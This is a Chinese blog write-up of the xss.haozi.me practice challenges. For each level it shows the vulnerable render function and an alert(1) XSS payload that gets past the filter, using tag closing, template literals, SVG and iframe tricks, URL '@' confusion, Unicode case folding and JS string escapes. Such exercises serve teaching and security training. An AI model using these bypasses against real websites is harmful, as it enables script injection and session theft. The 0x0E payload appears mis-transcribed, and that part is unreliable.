xss-挑战赛

L1NK3R'S BLOG 2018-08-09 | #xss, #前端安全

一、概述

xss练习题记录

项目：https://github.com/haozi/xss-demo

地址：https://xss.haozi.me

自带alert(1)的js地址：https://xss.haozi.me/j.js

二、解题过程


0x00

这题从代码上来看没有丝毫的过滤措施，且最后的输出位置在`<div>`标签中，所以很简单，随便甩一个xss payload就好了。

```
function render (input) {
  return '<div>' + input + '</div>'
}
```

payload

```
<script>alert(1)</script>
```



0x01


0x01和0x00不同的地方在于这里xss插入的位置在于`<textarea>`标签中。

```
function render (input) {
  return '<textarea>' + input + '</textarea>'
}
```

payload

我的做法是闭合`<textarea>`标签，再构造xss语句

```
</textarea><script>alert(1)</script>
```



0x02


这题xss的引入位置在`<input>`标签，且在value的位置。

```
function render (input) {
  return '<input type="name" value="' + input + '">'
}
```

payload

我的做法是闭合`<input>`标签，再构造xss语句


```
"><script>alert(1)</script>"
```



0x03

0x03中代码主要的作用就是将`()`替换成为空字符。


```
function render (input) {
  const stripBracketsRe = /[()]/g
  input = input.replace(stripBracketsRe, '')
  return input
}
```



这里其实我们可以使用模版字符串来绕过。在Es6中，模版字符串可以紧跟在一个函数名后面，该函数将被调用来处理这个模板字符串，这被称为“标签模板”功能。

所以最后的payload如下：

```
<script>alert`1`</script>
```




0x04

```
function render (input) {
  const stripBracketsRe = /[()`]/g
  input = input.replace(stripBracketsRe, '')
  return input
}
```

从代码中来看，过滤了`()`和反引号，所以这里构造xss的话可以使用`<svg>`标签，`<svg>`标签中可以直接执行实体字符。

```
<svg><script>alert&#40;1&#41;</script>
```



又或者可以H5中iframe的特点，因为h5中iframe的srcdoc属性，srcdoc里的代码会作为iframe中的内容显示出来，srcdoc中可以直接去写转译后的html片段。

```
<iframe srcdoc="<script>alert&#40;1&#41;</script>">
```

0x05

```
function render (input) {
  input = input.replace(/-->/g, '笑脸')
  return '<!-- ' + input + ' -->'
}
```


这里将html的`-->`注释符替换成笑脸，并输出在html的注释中。

html注释支持以下两种方式：

- `<!-- xxx -->`
- `<!- xxx -!>` <!- 以! 开头，以! 结尾对称注释的方式 -!>

所以payload如下：


```
--!><script>alert(1)</script>
```



0x06

```
function render (input) {
  input = input.replace(/auto|on.*=|>/ig, '_')
  return `<input value=1 ${input} type="text">`
}
```

过滤以auto开头或者on开头，=等号结尾的标签属性并替换成_，且忽略大小写，虽然看起来好像无解了。但是这里我们可以通过换行来绕过正则的检查



0x07

```
function render (input) {
  const stripTagsRe = /<\/?[^>]+>/gi

  input = input.replace(stripTagsRe, '')
  return `<article>${input}</article>`
}
```

这里通过正则表达式匹配了<开头，>结尾的标签字符串，且忽略大小写，并将其替换成空；这里解法可以通过浏览器的容错性，去掉最后的>，来绕过这个正则的检查。

input code length: 22

```
<svg/onload='alert(1)'
```

server code

```
function render (input) {
  const stripTagsRe = /<\/?[^>]+>/gi

  input = input.replace(stripTagsRe, '')
  return `<article>${input}</article>`
}
```

html

```
<article><svg/onload='alert(1)'</article>
```

0x08

```
function render (src) {
  src = src.replace(/<\/style>/ig, '/* \u574F\u4EBA */')
  return `
    <style>
      ${src}
    </style>
  `
}
```

这里将`</style>`标签替换成`/* \u574F\u4EBA */`，忽略大小写；目的在于防止我们闭合`<style>`标签，但是这里我们依然可以通过换行，或者在闭合之前加空格，绕过其检测。

```
</style ><script>alert(1)</script>
```

input code length: 33

```
</style ><script>alert(1)</script
```

server code

```
function render (src) {
  src = src.replace(/<\/style>/ig, '/* \u574F
\u4EBA */')
  return `
    <style>
      ${src}
    </style>
  `
}
```

html

```
<style>
    </style ><script>alert(1)</script
  </style>
```

```
</style
><script>alert(1)</script>
```

input code length: 33

```
</style
><script>alert(1)</script
```

server code

```
function render (src) {
  src = src.replace(/<\/style>/ig, '/* \u574F
\u4EBA */')
  return `
    <style>
      ${src}
    </style>
  `
}
```

html


```
<style>
    </style
><script>alert(1)</script
  </style>
```

0x09

```
function render (input) {
  let domainRe = /^https?:\/\/www\.segmentfault\.com/
  if (domainRe.test(input)) {
    return `<script src="${input}"></script>`
  }
  return 'Invalid URL'
}
```

正则表达式要求以`https://www.segmentfault.com`开头的输入，否则返回失败；这里xss的点在`<script>`标签中，所以我们可以通过闭合闭合script标签，注释掉最后的"/>来绕过这里的要求。

```
https://www.segmentfault.com"></script><svg/onload=alert(1)>//
```



0x0A

```
function render (input) {
  function escapeHtml(s) {
    return s.replace(/&/g, '&amp;')
            .replace(/'/g, '&#39;')
            .replace(/"/g, '&quot;')
            .replace(/</g, '&lt;')
            .replace(/>/g, '&gt;')
            .replace(/\//g, '&#x2f')
  }

  const domainRe = /^https?:\/\/www\.segmentfault\.com/
  if (domainRe.test(input)) {
    return `<script src="${escapeHtml(input)}"></script>`
  }
  return 'Invalid URL'
}
```

这里在上面的基础上转义了许多的特殊符号，例如单引号，双引号等，并且输入点是在`<script>`标签的src属性中。这里要求输入的url以`https://www.segmentfault.com`开头，这里我们可以通过url的@特性，引入外部js。

假设我们访问`http://a.com@10.10.10.10`，实际是`http://10.10.10.10`。所以这里的payload，但是url中的特殊符号会被过滤，过滤后的html实体编码在html标签属性值中无影响，可以直接解析。

```
https://www.segmentfault.com@xss.haozi.me/j.js
```

0x0B


```
function render (input) {
  input = input.toUpperCase()
  return `<h1>${input}</h1>`
}
```

这里将输入全部大写处理，有几个tips：

- html标签大小写无影响；
- js严格区分大小写。


所以两种解法，一种通过`<script>`标签中的src引入，src不区分大小写

```
<script src="https://xss.haozi.me/j.js"></script>
```



第二种，可以在html标签内可以使用html实体编码绕过；


```
<img src=x onerror=&#97;&#108;&#101;&#114;&#116;&#40;1&#41;>
```



0x0C

```
function render (input) {
  input = input.replace(/script/ig, '')
  input = input.toUpperCase()
  return '<h1>' + input + '</h1>'
}
```

这题过滤了script标签，忽略大小写且替换为空，并且将所有的内容全部大些处理，我们可以参考0x0B的解法，因为这里正则只过滤一次，因此我们可以通过双写script来绕过。




0x0D

```
function render (input) {
  input = input.replace(/[</"']/g, '')
  return `
    <script>
          // alert('${input}')
    </script>
  `
}
```

正则匹配 < , / , " , ' 这四个符号，并且替换为空，但是输入点是在 // 注释后。

这里我们可以通过换行来逃逸//注释，但是最后的单引号还存在，所以我们还需要注释最后的单引号。这里我们可以使用html注释 `-->` 闭合绕过；

```
alert(1)
-->
```




0x0E

```
function render (input) {
  input = input.replace(/<([a-zA-Z])/g, '<_$1')
  input = input.toUpperCase()
  return '<h1>' + input + '</h1>'
}
```

正则匹配<开头的字符串，替换为<_字母，且将输入全部大写；
由于匹配了<+字母，即所有标签全部gg，并别提之后的绕过大写，这里查资料发现字符ſ大写后为S（ſ不等于s）；

```
<fcript src="https://xss.haozi.me/j.js"></script>
```



0x0F

```
function render (input) {
  function escapeHtml(s) {
    return s.replace(/&/g, '&amp;')
            .replace(/'/g, '&#39;')
            .replace(/"/g, '&quot;')
            .replace(/</g, '&lt;')
            .replace(/>/g, '&gt;')
            .replace(/\//g, '&#x2f;')
  }
  return `<img src onerror="console.error('${escapeHtml(input)}')">`
}
```

这里将一些特殊字符编码处理了，但是这里的xss点在img标签中，看起好像没办法闭合了，但是这里的位置是在onerror属性中，所以我们可以闭合前面部分的代码，引出我们要的xsspayload，并且注释掉后面部分的代码

```
');alert(1);//
```

input code length: 14

```
');alert(1);//
```

server code

```
function render (input) {
  function escapeHtml(s) {
    return s.replace(/&/g, '&amp;')
            .replace(/'/g, '&#39;')
            .replace(/"/g, '&quot;')
            .replace(/</g, '&lt;')
            .replace(/>/g, '&gt;')
            .replace(/\//g, '&#x2f;')
  }
  return `<img src
 onerror="console.error('${escapeHtml(input)}')">`
}
```

html

```
<img src onerror="console.error('&#39;);
alert(1);&#x2f;&#x2f;')">
```

0x10

```
function render (input) {
  return `
<script>
  window.data = ${input}
</script>
  `
}
```

这题xss输出点在`<script>`标签里面，直接闭合输出就好了。

```
'1';alert(1)
```

input code length: 12

```
'1';alert(1)
```

server code

```
function render (input) {
  return `
<script>
  window.data = ${input}
</script>
  `
}
```

html

```
<script>
  window.data = '1';alert(1)
</script>
```

0x11

```
// from alf.nu
function render (s) {
  function escapeJs (s) {
    return String(s)
            .replace(/\\/g, '\\\\')
            .replace(/'/g, '\\\'')
            .replace(/"/g, '\\"')
            .replace(/`/g, '\\`')
            .replace(/</g, '\\74')
            .replace(/>/g, '\\76')
            .replace(/\//g, '\\/')
            .replace(/\n/g, '\\n')
            .replace(/\r/g, '\\r')
            .replace(/\t/g, '\\t')
            .replace(/\f/g, '\\f')
            .replace(/\v/g, '\\v')
            // .replace(/\b/g, '\\b')
            .replace(/\0/g, '\\0')
  }
  s = escapeJs(s)
  return `
<script>
```

```
  var url = 'javascript:console.log("${s}")'
  var a = document.createElement('a')
  a.href = url
  document.body.appendChild(a)
  a.click()
</script>
`
}
```

过滤一些字符；输入点在自定义参数的字符串值中，/替换为`\/`，但`"`双引号过滤后的`\"`正好将`\`引入在内。

```
"),alert(1)//
```

0x12

server code:

```
// from alf.nu
function escape (s) {
  s = s.replace(/"/g, '\\"')
  return '<script>console.log("' + s + '");</script>'
}
```

匹配`"`双引号，并替换为`\\"`；由于输入点在script标签外，则不能考虑html实体编码；
`"`替换成`\\"`，在实际输出中可以在添一个\来转义掉第一个\绕过；

```
\");alert(1);//
```